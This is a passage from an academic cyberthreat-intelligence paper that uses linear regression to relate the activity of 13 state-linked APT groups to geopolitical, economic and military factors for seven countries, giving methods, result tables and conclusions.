3.1.2. Rating Geopolitical Events: The Goldstein Scale. Conflict and Mediation Event Observations (CAMEO) is a taxonomy for coding event data [38]. It was developed to correct some of the problems in the WEIS (World Event Interaction Survey) and the COPDAB (Conflict and Peace Data Bank) coding systems [38]. For each event, an indicator of its intensity is given following the Goldstein scale. It assigns a numerical score between −10 (the most conflictual event) and +10 (the most cooperative one), capturing the theoretical potential impact that type of event will have on the stability of a country.

3.1.3. Linear Models. To analyse the relationship between GPE issues and APTs, multiple linear regression models [39] are used. In a nutshell, in these models, the predicted scalar magnitude Y is assumed to depend on several explanatory variables x_i (see Equation (1)). This dependence is assumed to be linear and the weight β_i for each explanatory variable is estimated from the data. This procedure will allow us to understand how the variation in the predicted variable is related to the variation in the explanatory variables. As this does not usually lead to a perfect fit, a negligible factor ϵ is typically needed. As usual, the explanatory power will be characterized by the adjusted R^2 coefficient (in the range [−1, 1]) which is the amount of variation explained.

$$Y = \beta_0 + \beta_1 x_1 + \beta_2 x_2 + \beta_3 x_3 + \varepsilon. \quad (1)$$

3.2. Methodology. The proposed research questions are answered based on a methodology composed of the steps highlighted in grey in Figure 1. Data is collected in first place (Section 3.2.1), identifying cyberattacks (Section 3.2.1(1)), and GPE factors (Section 3.2.1(2)), to generate models afterwards (Section 3.2.2). Moreover, for consistency purposes and to ensure the validity of the models, the alignment between attacked sectors and cyberattack motivations is also analysed (Section 4.2).

3.2.1. Source Data Collection. Data is collected for all studied countries and distinguishing, when required, between attackers and victims. The following sections describe the nature of the data used in the models' construction. To foster further research in this area, our dataset has been publicly released in GitHub (https://github.com/crramosi/APTs-Dataset).

(1) Cyberattacks. This research is based on 13 of the most relevant APT groups attributed to 7 different countries according to the Cyberthreat Handbook by Thales-Verint [18] and FireEye [13] (see Table 2). Our selection promotes that significant APT groups are considered and that regional

Table 1: Related work analysis.

	APTs	GPE factors	RQ1	RQ2	Methodology	Dataset
[27]	x	√	x	x	Custom cause-and-effect model	Custom set of attacks, actors, and defenses
[28]	x	√	x	x	Theoretical	31 cyberattacks
[29]	x	√	x	x	Theoretical	Theoretical
[30]	x	√	x	√	Pearson's correlation and quadratic assignment procedure	Arbor Networks DDoS attacks data, World Bank Open Data, EconStats web page, and U.S. Naval Academy data
[31]	x	√	x	x	Formal Concept Analysis	Open resources such as online news articles, books, and scholarly journals and papers
[32]	√	√	x	x	Baseline logistic regression models, mixed-effects models, and rare events logistic models	Dyadic Cyber Incident and Campaign Dataset version 1.5, Standard International Trade Classification level 5, World Development Indicators, Economic Complexity Index from the MIT's Observatory of Economic Complexity, Idealpoint index, Polity IV Project, and UCDP/PRIO Armed Conflict Dataset
[33]	√	√	x	x	Theoretical	Theoretical
[34]	√[1]	√[2]	x	x	Ordinary Least Squares fixed-effects models and Generalised Least Squares (GLS) random-effects models	Dyadic Cyber Incident and Dispute Dataset version 1.0 and media sources
Ours	√	√	√	√	Linear regression models	13 APT groups, GDELT data, World Development Indicators database, the United Nations Statistics Division, and the International Monetary Fund

[1]Not only APTs but also a more diverse set of cyberattacks are considered. [2]Only strategic/diplomatic factors are considered.




Figure 1: Methodological scheme.

diversity is preserved. In total, 439 different reports, publications, and blog entries have been studied, which describe 306 STs. All sources are public and freely accessible, including cybersecurity firms and vendors such as Kaspersky [53], the United States (US) Cybersecurity and Infrastructure Security Agency (CISA) [54], collaborative platforms such as Malpedia [55], and cybersecurity blogs such as Security Affairs [56].

The process of collecting cyberattacks was carried out in line with [57] to generate a reliable and quality dataset; cyberattacks were collected from the relevant set of sources cited beforehand. At the beginning, any cyberattack that could be considered an APT attack was collected, whether it met the exact definition or not. Once all cyberattacks were collected, it was decided whether they met the APT definition by a text search for keywords such as group name and aliases. Moreover, a test-retest method has been applied in this process; all data were initially encoded according to a coding manual (available in GitHub repository), and this process was repeated

Table 2: Summary of APT groups and considered reports.

APT group	Presumed origin country	STs	Studied reports
APT29 [40]	Russia	24	48
APT10 [41]	China	30	34
APT28 [42]	Russia	24	95
APT35 [43]	Iran	16	26
Equation [44]	United States	7	12
APT38 [45]	North Korea	33	36
APT32 [46]	Vietnam	31	27
Lazarus [47]	North Korea	93	69
APT12 [48]	China	7	12
Patchwork [49]	India	11	17
BeagleBoyz [50]	North Korea	10	21
APT33 [51]	Iran	20	45
Dark basin [52]	India	0	7

some months later to ensure the reliability and quality of the data at stake.

Most of the studied STs are from North Korea (136), followed by Russia (48), China (37), Iran (36), Vietnam (31), India (11), and USA (7). It must be noted that one APT group called Dark Basin has not created any ST according to existing reports due to its novelty. However, the considered reports describe recent cyberattacks against different victims and sectors. Thus, even if there is no mention to the associated STs, this group is kept for the sake of completeness.

Gathering APT groups based on the presumed origin country, we studied cyberattacks either as attacker or as victim in China (CHN), India (IND), Iran (IRN), North Korea (PRK), Russia (RUS), United States (USA), and Vietnam (VNM). Considering the selected reports, technical data on their campaigns have been obtained for each group, including (when possible) start and end dates, used STs and victim sectors, and countries (available in GitHub repository). For illustrative purposes, Table 3 presents a summary of the number of uses of STs that each country has made (as attacker) or suffered (as victim). It must be noted that each ST may be used several times and that a given country may use STs from another one. Thus, the amount of STs created (Table 2) and that of ST uses (Table 3) do not necessarily match.

The collected data shows that RUS and PRK are the most active countries and that USA is by far the most targeted country, with more than 180 cases. No data is known for PRK as victim, as it has not been publicly disclosed.

(2) GPE Factors. We differentiate three main factors within GPE issues, namely, strategic/diplomatic, economic, and warfare. Considering the influence of geopolitical and economic issues in cyberattacks (recall Section 1), although the potential motivation for a cyberattack may be diverse, it has been pointed out that GPE factors are the usual ones [58]. Indeed, as pointed out in Section 2, several works deal with them. Concerning the first type, conflicts and agreements between countries are retrieved using the GDELT database. GDELT is a free, global, open-source project that monitors radio, press, and web news from around the world in real time and converts them into a common format for open research, thus breaking down language and access barriers and becoming a valuable data source [59]. In particular, the GDELT Event Database collects daily the physical activities (or events) described in the news. In addition, it uses the CAMEO event taxonomy in its latest version (recall Section 3.1.2), capturing two actors and the action (event) performed by *Actor1* upon *Actor2*. It offers a wide range of features including the Goldstein scale and number of mentions, that is, the total number of citations of each event across all source documents. Relying upon GDELT is beneficial as it gathers the information surrounding political conflicts in a continuous manner, so we do not only consider discrete situations which could be scarce. In total, 234,080,914 events were studied related to the period between 2000 and 2019 (see Table 4).

To measure the relevance of each event, the Goldstein score (recall Section 3.1.2) is used as an approximation of the impact of that event. With this scale, it is possible to define whether relations between countries are bad (negative values) or good (positive values). To get a precise measurement, it must be noted that each event in GDELT can have one or more appearances (subEvents). Each subEvent has also a number of mentions, which reflect their relevance in terms of media coverage. Thus, two strategic or diplomatic variables have been created, *PositiveValue* and *NegativeValue*, calculated per year as the sum of all events as follows:

$$\text{PositiveValue} = \sum (\text{NumberSubEvents} * \text{MeanMentions} * \text{GoldsteinScore}) \quad \text{where Goldstein Score} >= 0, \tag{2}$$

$$\text{NegativeValue} = \sum (\text{NumberSubEvents} * \text{MeanMentions} * \text{GoldsteinScore}) \quad \text{where Goldstein Score} < 0. \tag{3}$$

For each studied year, these formulas classify conflicts (NegativeValue) as events with scores on the Goldstein scale between [−10, 0) and agreements (PositiveValue) as events with scores on the Goldstein scale between [0, +10]. In addition, they multiply events by their average number of mentions (MeanMentions) as a method of assessing the importance of the event. Thus, the

Table 3: Summary of used STs per country as attacker or victim.

Country	Uses of STs (as attacker)	Received STs (as victim)
CHN	92	63
IND	30	81
IRN	84	43
PRK	222	–
RUS	214	51
USA	21	187
VNM	82	26

Table 4: Summary of considered GDELT events.

Country	Number of events as attacker	Number of events as victim
CHN	10,183,203	8,657,367
IND	5,071,275	3,507,981
IRN	5,929,306	5,337,900
PRK	1,966,712	1,901,801
RUS	10,066,365	8,578,279
USA	98,251,628	71,746,718
VNM	1,541,431	1,340,948

combination of the amount of appearances, their media relevance, and the event nature measures the significance of each event for the relationship between a pair of countries.

With respect to economic motivations, we consider data provided by the World Development Indicators database [60], the United Nations Statistics Division [61], and the International Monetary Fund [62]. In particular, four indicators are considered, namely, the Human Development Index (HDI), the Gross Domestic Product Per Capita (GDP_PC), the amount of exports and imports (ExportsImports), and the foreign direct investment (ForeignDirectInvestmentNetInflows). They collectively provide a simplified vision of the status of a country from a macroeconomic perspective. The latter refers to the sum of equity capital, reinvestment of earnings, other long-term capital, and short-term capital and measures the interest of third parties into a given country. It must be noted that not all indicators are provided on a yearly basis. Thus, GDP_PC, ExportsImports, and ForeignDirectInvestmentNetInflows range from 2000 to 2010 in five-year jumps and from 2010 to 2019 in annual jumps. To manage this issue, the five-year gaps are filled with progressive values (e.g., if GDP_PC is 1,000 in the year 2000 and 2,000 in 2005, 2006 is assumed to be 1,200, 2007 would be 1,400, and so on) and the annual gaps are filled with the average of the adjacent values.

Last but not least, indicators of warfare motivations are those related to military expenses (MilitaryExpenditure), retrieved from the World Development Indicators database [60] and in line with related works (recall Section 2). It includes current and capital expenditures of the armed forces, defense ministries and other government agencies, paramilitary forces, and military space activities. In this case, data is again not provided on a yearly basis and the same approach as for economic features' annual gaps has been applied.

3.2.2. Linear Models. The final step is the identification of relationships between GPE issues and APTs, which is achieved by computing linear models based on data from each victim/attacked country. Models are developed based on Equation (4), where G, P, and E are GPE factors, and the predicted variable is the amount of STs. In this way, CTI can benefit from this analysis by understanding the relationship between cyberattacks and GPE factors, thus answering RQ1.

$$ST = \beta_0 + \beta_1 G + \beta_2 P + \beta_3 E + \varepsilon. \quad (4)$$

Besides, the motivations of cyberattacks and affected sectors are identified to answer RQ2. This is also useful to assess the consistency of the previous model, as GPE factors and sectors at stake should be aligned. For example, if economic issues are the most prominent GPE factor, it should be more reasonable to attack the financial sector rather than nursery schools. Similarly, defense-related institutions can be regarded as a means to conduct cyberwars. A taxonomy of sectors and their related motivations has been applied (available in GitHub repository). Considering these factors, the analysis of motivations is carried out except for North Korea, as it does not disclose any economic or warfare indicator.

4. Results and Discussion

Leveraging collected data, models to study the relationship between GPE issues and used STs are introduced in this section. Depending on the target relationship, the whole set of countries or a subset of them come into play. As a result, the model selects the variables that better explain cyberattacks, that is, maximizing the adjusted R^2.

The relationship between GPE issues and cyberattacks, related to RQ1, is addressed in Section 4.1. Afterwards, the underlying motivations related to RQ2 are introduced in Section 4.2. Lastly, a summary of the results and the limitations of the work are discussed in Section 4.3.

4.1. Relationship between GPE Issues and Cyberattacks. Tables 5 and 6 present a summary of the developed models for each country as attacker or victim, respectively.

In general terms, the model shows a substantial support for launched cyberattacks considering GPE factors in most countries. As such, cyberattacks from RUS, IRN, and USA count on the highest support. It must be noted that the case of RUS is noteworthy, since the amount of used STs is quite extensive with more than 200 cases.

The situation is even better in terms of the received cyberattacks. Our results show that the considered factors provide with great support. Interestingly, USA has received more than 180 cyberattacks and the model supports them with a factor of 0.82. On the other side, the lowest support is for the attacks received by IRN. However, it is an exception, since the remaining countries are beyond 0.7.

4.2. Analysis on Motivations. The following sections study motivations of cyberattacks per country, including a consistency analysis, as well as devising motivations per attacker on each victim.

Table 5: Relationship analysis (attacker perspective).

Country	Final variable/s	Adjusted R^2
CHN	HDI, GDP_PC, ForeignDirectInvestmentNetInflows	0.55
IND	HDI, GDP_PC, ExportsImports	0.55
IRN	PositiveValue, NegativeValue, HDI, GDP_PC, ExportsImports, ForeignDirectInvestmentNetInflows	0.68
PRK	PositiveValue, NegativeValue	0.48
RUS	PositiveValue, NegativeValue, GDP_PC, ExportsImports, ForeignDirectInvestmentNetInflows, MilitaryExpenditure	0.94
USA	HDI, GDP_PC, ExportsImports, ForeignDirectInvestmentNetInflows	0.63
VNM	PositiveValue, HDI, GDP_PC, ExportsImports	0.60

Table 6: Relationship analysis (victim perspective).

Country	Final variable/s	Adjusted R^2
CHN	PositiveValue, NegativeValue, HDI, ExportsImports, ForeignDirectInvestmentNetInflows	0.78
IND	PositiveValue, NegativeValue, HDI, GDP_PC, ForeignDirectInvestmentNetInflows, MilitaryExpenditure	0.79
IRN	NegativeValue, HDI, GDP_PC, ExportsImports, ForeignDirectInvestmentNetInflows, MilitaryExpenditure	0.42
RUS	NegativeValue, HDI, ExportsImports, ForeignDirectInvestmentNetInflows, MilitaryExpenditure	0.77
USA	PositiveValue, NegativeValue, HDI, GDP_PC, ExportsImports	0.82
VNM	PositiveValue, HDI, GDP_PC, ForeignDirectInvestmentNetInflows, MilitaryExpenditure	0.92

4.2.1. Motivations per Country. In order to understand the relevance of each motivation per country, a linear model is built by only considering the variables related to each GPE factor (recall Section 3.2.1(2)). Table 7 summarizes results considering all countries. In general terms, most countries show strong prevalence of strategic and economic issues when launching cyberattacks. Indeed, China and Russia achieve similar support rates in both matters. The case of Russia is in line with prior expectations [58]. Similarly, Iranian STs have also been aligned with strategic issues as their main focus is on domestic regime stability [63]. On the contrary, Chinese STs have been regarded as more economic-driven in support of the country's five-year plan [64].

Last but not least, warfare issues are not relevant for most countries except from Russia and USA as attackers and Vietnam as victim. The most notable result is Russia as attacker, which is probably because one of its most noteworthy APT groups is linked to a military intelligence service [65]. Similarly, the warfare interest of USA might be explained by considering that its APT group (called Equation) is allegedly linked to the US National Security Agency.

4.2.2. Consistency Analysis on Motivations. To further confirm the strength of these motivations, victim sectors are also considered. It is expected that the choice of target sectors is also aligned with the pinpointed GPE sectors.

Based on studied reports, Table 8 presents the percentage of sectors in which each country has been attacker or victim. Most target sectors are strategic or diplomatic, followed by economic ones. Regarding the warfare sectors, results show their lower relevance. However, all countries have attacked or have been victims in cyberwar-related sectors at some point.

The consistency analysis is carried out based on the alignment between the number of targeted sectors and the models previously developed (recall Table 7). If the corresponding percentage of attacks for a particular GPE factor is the highest one and the model also reveals the highest R^2 for such GPE factor, there is an alignment between both. The study reveals that there is a close relationship between economic and strategic variables, though, in many cases, the alignment is achieved. For instance, IRN has a 0.58 in the model as an attacker (Table 7) for strategic/diplomatic variables, and the results by sector (Table 8) show that IRN attacks more sectors within that category (57.01%). This is in line with prior works [66, 67] which point out IRN's prevalent strategic interest, or VNM's focus on strategy but with substantial economic interests [68]. Indeed, from the attacker perspective, CHN, USA, and RUS are the exceptions, because our model suggests an economic motivation in first place, while sectors point out a higher strategic one. Concerning CHN, it is interested in increasing its technological level through industrial espionage and thus increasing its economical position [69]. Moreover, economy is a priority in USA, though strategic issues are also an important matter [70]. Lastly, the case of RUS is surprising for the low prevalence of economic sectors. However, Russian cyberattacks are launched against other states with preexistent rivalry [71] and thus strategic/diplomatic issues as pointed out by the model.

Concerning the victims' perspective, results are consistent except for IRN, RUS, and VNM; the model points out that the main motivation is economy, but the targeted sectors are mainly strategic in nature. Nonetheless, in line with the model, the relevance of economic sectors is notorious in these cases, so it may represent that their attackers are aiming to steal information from economy-unrelated sectors that can later be transformed into economical assets.

4.2.3. Motivations per Attacker on Each Victim. To complete the analysis of the motivations for each country, it is also necessary to study their attacks against other target

Table 7: Influence of each GPE factor per country as attacker/victim.

Country	Economy adjusted R^2	Strategy or diplomacy adjusted R^2	Warfare adjusted R^2
Attacker perspective			
CHN	0.55	0.51	0.06
IND	0.46	0.55	0.17
IRN	0.43	0.58	−0.06
PRK	—	0.48	—
RUS	0.89	0.81	0.64
USA	0.64	0.44	0.49
VNM	0.28	0.51	0.12
Victim perspective			
CHN	0.60	0.65	0.08
IND	0.036	0.58	0.07
IRN	0.33	0.14	−0.03
PRK	—	—	—
RUS	0.73	0.56	0.10
USA	0.76	0.80	0.02
VNM	0.88	0.85	0.33

Table 8: Targeted sectors per country as attacker/victim.

Country	Economy	Strategy or diplomacy	Warfare
Attacker perspective			
CHN	45.61%	52.98%	1.40%
IND	43.06%	54.34%	2.60%
IRN	39.25%	57.01%	3.74%
PRK	34.11%	45.31%	20.57%
RUS	24.31%	66.30%	9.39%
USA	40.00%	55.00%	5.00%
VNM	45.74%	53.19%	1.06%
Victim perspective			
CHN	41.82%	54.38%	3.79%
IND	43.79%	54.09%	2.12%
IRN	40.95%	53.78%	5.27%
PRK	—	—	—
RUS	41.78%	54.46%	3.76%
USA	9.57%	55.61%	4.82%
VNM	44.44%	53.70%	1.85%

countries. For this purpose, models are developed for pairs of attackers and victims. Results are presented in Table 9, where suffixes C1 and C2 represent attacker and victim-related variables, respectively. For the sake of soundness, only those attacker-victim pairs with more than 15 used STs have been considered.

On the one hand, the situation between IND and CHN has recently been highlighted, although their tensions have arisen from a long time now [72]. Our results show that there is some support between GPE issues and cyberattacks in their case. On the other hand, it is noteworthy that all studied countries attack USA, and most of them count on remarkable support considering the GPE factors. USA itself already pointed out that CHN, RUS, and IRN were among the three main actors that were leveraging STs for cyber-espionage with economic interests [73]. Our results show that though strategic factors seem to prevail, economic issues are at stake in most countries. This is consistent with the previous models (recall Tables 7 and 8).

4.3. Summary and Limitations. In light of the results achieved from the models, and in line with the research questions, it can be concluded that there is an undeniable relationship between GPE factors and cyberattacks (RQ1). Moreover, it has been shown that strategic issues are the most relevant GPE factor to launch cyberattacks but very close to the economic ones (RQ2). Our results are mostly in line with prior works that addressed the motivation for studied countries.

Beyond qualitative statements of motivation of APTs, which are quite common (e.g., Threat Group Cards produced by Thailand's Computer Emergency Response Team [74]), our work is the first in providing quantitative measurements in this regard. This is beneficial for CTI for two reasons. The first reason is that it expands the horizon when it comes to solving the attribution of a cyberattack; GPE factors may serve as a hint to differentiate between different candidate attackers. The second reason is that monitoring GPE factors may be helpful to better predict future APT-related cyberattacks.

Despite the relevance of these results, it must be noted that our findings may be limited for several reasons. On the one hand, only a subset of the most representative APT groups have been analysed. Therefore, cyberattacks launched by other groups could alter the results.

A second limitation is related to the number of countries at stake. Our sample is representative as it covers the most active countries in terms of APT-based cyberattacks. However, the inclusion of additional countries is left for future work. Thirdly, the considered period of activity for each group and the current status of the media coverage as gathered by GDELT may impact the model. Indeed, a sensitivity analysis would be beneficial to assess the long-term stability of our findings.

A fourth limitation is related to our consistency analysis. It relies upon a set of sector-motivation associations that have been proposed in this paper. Therefore, different associations (e.g., including secondary motivations) could impact the degree of consistency.

Last but not least, our models do not capture eventual indirect cyberattacks in which a country targets another one by attacking some of the target's allies or when the attack is carried out by a country which acts as proxy of the actual attacker. Nevertheless, including these events could decrease the strength of our model, since the attribution and intent of cyberattacks are not straightforward. Therefore, additional assumptions should be added to determine if a cyberattack was directed against the actual victim or against another third party. In this work, we have opted for sticking to evidence provided by the studied reports. The only assumption taken relies on the connection between sectors and GPE factors, but we believe it is reasonable and it counts on an affordable error margin.

Table 9: Motivation per attacking country and victim.

Attacker country	Victim country	Final variable/s	Adjusted R^2
CHN	IND	PositiveValue, NegativeValue, HDI_C1, HDI_C2, GDP_PC_C1, GDP_PC_C2, ExportsImports_C2, ForeignDirectInvestmentNetInflows_C1, ForeignDirectInvestmentNetInflows_C2, MilitaryExpenditure_C2	0.79
	USA	PositiveValue, NegativeValue, HDI_C1, GDP_PC_C2, ExportsImports_C1, ExportsImports_C2, ForeignDirectInvestmentNetInflows_C1, ForeignDirectInvestmentNetInflows_C2, MilitaryExpenditure_C1	0.44
IND	CHN	NegativeValue, HDI_C1, HDI_C2, GDP_PC_C1	0.41
	USA	PositiveValue, NegativeValue, HDI_C2, GDP_PC_C2, ExportsImports_C1, ForeignDirectInvestmentNetInflows_C2, MilitaryExpenditure_C2	0.84
IRN	USA	PositiveValue, NegativeValue, HDI_C2, GDP_PC_C2, ExportsImports_C1, ExportsImports_C2, ForeignDirectInvestmentNetInflows_C1, ForeignDirectInvestmentNetInflows_C2, MilitaryExpenditure_C1	0.99
PRK	USA	PositiveValue, ExportsImports_C2	0.43
RUS	USA	PositiveValue, HDI_C1, GDP_PC_C2, ExportsImports_C1, ForeignDirectInvestmentNetInflows_C1, ForeignDirectInvestmentNetInflows_C2, MilitaryExpenditure_C1, MilitaryExpenditure_C2	0.86
USA	CHN	PositiveValue, HDI_C1, GDP_PC_C1, GDP_PC_C2, ExportsImports_C2, ForeignDirectInvestmentNetInflows_C1, MilitaryExpenditure_C2	0.72
	IND	NegativeValue, HDI_C1, HDI_C2, GDP_PC_C1, ExportsImports_C2, ForeignDirectInvestmentNetInflows_C2, MilitaryExpenditure_C1, MilitaryExpenditure_C2	0.83
	IRN	PositiveValue, NegativeValue, HDI_C1, GDP_PC_C2, ExportsImports_C1, ExportsImports_C2, ForeignDirectInvestmentNetInflows_C1, MilitaryExpenditure_C1, MilitaryExpenditure_C2	0.76
	RUS	NegativeValue, HDI_C2, GDP_PC_C1, ExportsImports_C1, ExportsImports_C2, ForeignDirectInvestmentNetInflows_C1, MilitaryExpenditure_C1, MilitaryExpenditure_C2	0.66

5. Conclusions

In the last years, the influence of international relations in nation-state cyberattacks has been pointed out. However, this influence has not been previously characterized. Similarly, the underlying intentions for these cyberattacks have been pointed out, but no actual proof on the strength of these attributions has been given. To overcome these limitations, this paper has proposed a method to jointly analyse a particular type of cyberattacks (APTs) and a set of geopolitical and economical (GPE) factors that can be at stake to understand the international relations. We have used linear regression models to identify the relationship between GPE factors and the incidence of APTs, allowing us to identify the key factors related to the existence of such attacks depending on the attacker and the victim. These results, along with the theoretical starting point of the hypotheses that the studied factors are an important driver of APTs discussed in the introduction, allow us to conjecture that there is indeed a relationship between cyberattacks and international relations. This makes sense also in view of the fact that it would be difficult to understand that the relation between factors and APT went in the opposite direction, that is, that APTs drove military expenses or HDI, to name a few. On the other hand, it is hard to point at any possible confounding factor responsible for a noncausal correlation between such variety of indicators and the APTs. Finally, our detailed analyses of each pair of countries involved suggest as well that these cyberattacks can be explained in light of economic, strategic, and cyberwar factors. All these considerations reinforce our conclusion that there is a likely *cause-effect relationship* between international relations (particularly GPE relevant indicators) and APTs. To the best of the authors' knowledge, this is the first work addressing both issues together and, thus, it is a nice tool to help cyberthreat intelligence (CTI) teams in the understanding of studied relationships. Indeed, CTI teams may leverage these results for an enhanced attribution and even prediction of cyberattacks.

A plethora of future works can be devised. For example, our discovered relationship may be the steppingstone to build predictive models leveraging the status of international relations, so that potential cyberattacks may be identified beforehand, being especially useful for cyberthreat intelligence processes. Moreover, our models can be enriched with other remarkable groups. This will also be helpful to determine the long-term stability of the relationship between GPE indicators and APTs. On the other hand, our model may be enriched by considering indirect effects between countries, thus characterizing the influence of the so-called cyberproxies.

Data Availability

Data will be released in GitHub if accepted.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This work was supported by the Madrid Goverment (Comunidad de Madrid-Spain) under the multianual agreement with UC3M ("fostering young doctor research", CAVTIONS-CM-UC3M, DEPROFAKE-CM-UC3M) and in the context of the V PRICIT research and technological innovation regional program; by CAM by grant CYNAMON P2018/TCS-4566-CM, co-funded with ERDF; by Min. of Science and Innovation of Spain by grant ODIO PID2019-111429RB-C21 (AEI/10.13039/501100011033); and by the Spanish Ministerio de Ciencia, Innovación and Universidades-FEDER funds of the European Union support, under project BASIC (PGC2018-098186-B-I00)

References

[1] Europol, *Internet Organized Crime Threat Asessment (IOCTA) 2020*, 2020.

[2] The Editor, *The Cold Cyberwar and Geopolitics: Which Weapons Can Protect Endpoints? 5*, 2020, https://www.watchguard.com/wgrd-news/blog/cold-cyberwar-and-geopolitics-which-weapons-can-protect-endpoints.

[3] NIST, "Computer Security Resource Center," 2021, https://csrc.nist.gov/glossary/term/advanced_persistent_threat#:~:text=Computer%20Security%20Resource%20Center,Projects&text=An%20adversary%20that%20possesses%20sophisticated,cyber%2C%20physical%2C%20and%20deception.

[4] K. Baumgartner and C. Riau, *The CozyDuke APT*, https://securelist.lat/the-cozyduke-apt/76597/June2022, 2015.

[5] M. Raggi, *Chinese APT TA413 Resumes Targeting Of Tibet Following COVID-19 Themed Economic Espionage Campaign Delivering Sepulcher Malware Targeting Europe*, 2020, https://www.proofpoint.com/us/blog/threat-insight/chinese-apt-ta413-resumes-targeting-tibet-following-covid-19-themed-economic.

[6] A. Chiappetta, "The cybersecurity impacts on geopolitics," *Formamente*, vol. XIV, 2019.

[7] K. Kausch, *Cheap Havoc: How Cyber-Geopolitics Will Destabilize the Middle East*, JSTOR, New York, NY, USA, 2017.

[8] D. Steed, *COVID-19: Reaffirming Cyber as a 21st century Geopolitical Battleground*, 2020, https://www.realinstitutoelcano.org/en/analyses/covid-19-reaffirming-cyber-as-a-21st-century-geopolitical-battleground/.

[9] K. Geers, *Cyberspace and the Changing Nature of Warfare*, NATO Cooperative Cyber Defence Centre of Excellence (CCDCOE), Estonia, 2008.

[10] O'Malley, *Mike. "Concerned about Nation State Cyberattacks? Here's How to Protect Your Organization*, 2020.

[11] A. Segal, *Peering into the future of sino-russian cyber security cooperation*, 2020, https://warontherocks.com/2020/08/peering-into-the-future-of-sino-russian-cyber-security-cooperation/.

[12] Ministry of Foreign Affairs of the People's Republic of China, *Ministry of Foreign Affairs of the People's Republic of China. China, Russia and Other Countries Submit The Document Of International Code Of Conduct For Information Security To the United Nations*, 2011, https://www.fmprc.gov.cn/mfa_eng/wjb_663304/zzjg_663340/jks_665232/jkxw_665234/201109/t20110914_599206.html.

[13] M. Advanced, *Persistent Threat Groups*, https://www.mandiant.com/resources/apt-groups, 2021.

[14] F. J. Egloff and M. Smeets, "Publicly attributing cyber attacks: a framework," *Journal of Strategic Studies*, pp. 1–32, 2021.

[15] The Recorded Future Team, *Geopolitics: An Overlooked Influencer in Cyber Operations*, https://www.recordedfuture.com/geopolitical-cyber-operations/, 2019.

[16] G. Wood, *Geopolitics and the Digital Domain: How Cyberspace Is Impacting International Security*, 2020.

[17] S. Ibrahim, "Social and contextual taxonomy of cybercrime: socioeconomic theory of Nigerian cybercriminals," *International Journal of Law, Crime and Justice*, vol. 47, pp. 44–57, 2016.

[18] Thales and Verint, *The Cyberthreat Handbook*, 2019.

[19] A. Ahmad, J. Webb, K. C. Desouza, and J. Boorman, "Strategically-motivated advanced persistent threat: definition, process, tactics and a disinformation model of counterattack," *Computers & Security*, vol. 86, pp. 402–418, 2019.

[20] The MITRE Corporation, *Mitre att&ck*, https://attack.mitre.org/, 2021.

[21] M. Ussath, D. Jaeger, F. Cheng, and C. Meinel, "Advanced persistent threats: behind the scenes," in *Proceedings of the 2016 Annual Conference on Information Science and Systems (CISS)*, pp. 181–186, New Jersey, NJ, USA, March 2016.

[22] P. Chen, L. Desmet, and C. Huygens, "A study on advanced persistent threats," in *Proceedings of the IFIP International Conference on Communications and Multimedia Security*, pp. 63–72, Aveiro, Linz, Austria, May 2014.

[23] M. Siddiqi and N. Ghani, "Critical analysis on advanced persistent threats," *International Journal of Computers and Applications*, vol. 141, pp. 46–50, 2016.

[24] I. Jeun, Y. Lee, and D. Won, Tai-hoon Kim, Adrian Stoica, Wai-Chi Fang, and Thanos Vasilakos, "A practical study on advanced persistent threats," in *Computer Applications for Security, Control and System Engineering*, vol. 144-152, Korea, Jeju Island, 2012.

[25] A. Lemay, J. Calvet, F. Menet, and J. M. Fernandez, "Survey of publicly available reports on advanced persistent threat actors," *Computers & Security*, vol. 72, pp. 26–59, 2018.

[26] A. Alshamrani, S. Myneni, A. Chowdhary, and D. Huang, "A survey on advanced persistent threats: techniques, solutions, challenges, and research opportunities," *IEEE Communications Surveys & Tutorials*, vol. 21, no. 2, pp. 1851–1877, 2019.

[27] F. Cohen, C. Phillips, L. Painton Swiler et al., "A cause and effect model of attacks on information systems," *Computers & Security*, vol. 17, no. 3, pp. 211–221, 1998.

[28] R. Gandhi, A. Sharma, W. Mahoney, W. Sousan, Q. Zhu, and P. Laplante, "Dimensions of cyber-attacks: cultural, social, economic, and political," *IEEE Technology and Society Magazine*, vol. 30, no. 1, pp. 28–38, 2011.

[29] M. Dunn Cavelty and A. Wenger, "Cyber security meets security politics: complex technology, fragmented politics, and networked science," *Contemporary Security Policy*, vol. 41, no. 1, pp. 5–32, 2019.

[30] S. Kumar and K. M. Carley, "Approaches to understanding the motivations behind cyber attacks," in *Proceedings of the 2016 IEEE Conference on Intelligence and Security Informatics (ISI)*, Tucson, AZ, USA, September 2016.

[31] A. C. Sharma, R. A. Gandhi, William Mahoney, William Sousan, and Q. Zhu, "Building a Social Dimensional Threat Model from Current and Historic Events of Cyber Attacks," in *Proceedings of the 2010 IEEE Second International Conference on Social Computing*, pp. 981–986, Minneapolis, August 2010.

